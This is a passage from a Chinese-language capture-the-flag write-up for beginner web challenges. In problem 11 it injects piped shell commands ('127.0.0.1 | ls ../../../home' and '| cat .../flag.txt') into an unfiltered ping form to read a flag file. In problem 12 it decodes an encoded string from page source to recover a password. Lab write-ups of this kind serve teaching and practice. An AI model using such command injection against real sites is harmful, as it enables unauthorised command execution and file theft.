
输入相对应的url和密码就可以了，且得到如下页面



而且我们看到了flag.txt



我们将其打开即可得到flag




第十一题

题目描述小宁写了个ping但是没有写waf，那我们直接进入场景

首先我们先ping一下回环地址127.0.0.1

```
ping -c 3 127.0.0.1
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.060 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.051 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.050/0.053/0.060/0.009 ms
```


发现TTL值为64，所以这个操作系统大概就是linux了，因为linux用户都会放在家目录也就是home目录里面，那我们猜测我们的flag就放在home里面，那我们写入如下命令。



ls的意思是列出目录的结构，中间的 | 符号的意思就是执行 | 后面的条件，不执行前面的条件，回车，发现flag果然在里面

PING

127.0.0.1 | ls ../../../home

PING

```
ping -c 3 127.0.0.1 | ls ../../../home
flag.txt
```


那我们把ls改成cat打开flag.txt这个文件

PING

127.0.0.1 | cat ../../../home/flag.txt


PING

即可得到flag

```
ping -c 3 127.0.0.1 | cat ../../../home/flag.txt
cyberpeace{cc987ec851d1063432091903 71cae867}
```


第十二题

题目描述的是，一个网页有密码，但是不知道密码，那我们进入场景



你输入密码会发现你的密码会不正确，走头无路我们打开源代码看下是否能找到办法

发现一串
\x35\x35\x2c\x35\x36\x2c\x35\x34\x2c\x37\x39\x2c\x31\x31\x35\x2c\x36\x39\x2c\x31\x31\x34\x2c\x31\x31\x36\x2c
的代码，这代码有点怎么有点似曾相识呢，没错把x换成%就是url编码，那我们把所有的x换成%在用burp suite进行转码。



得到一串数字我们在对其进行ascll解码得到786OsErtk12，在根据前面那提示的flag格式得到flag是Cyberpeace{786OsErtk12}。当然也别问我为什么要转换为acsll码，或许这就是玄学吧 （我也是百度的）。有时候ctf题目就是这样，要靠脑洞。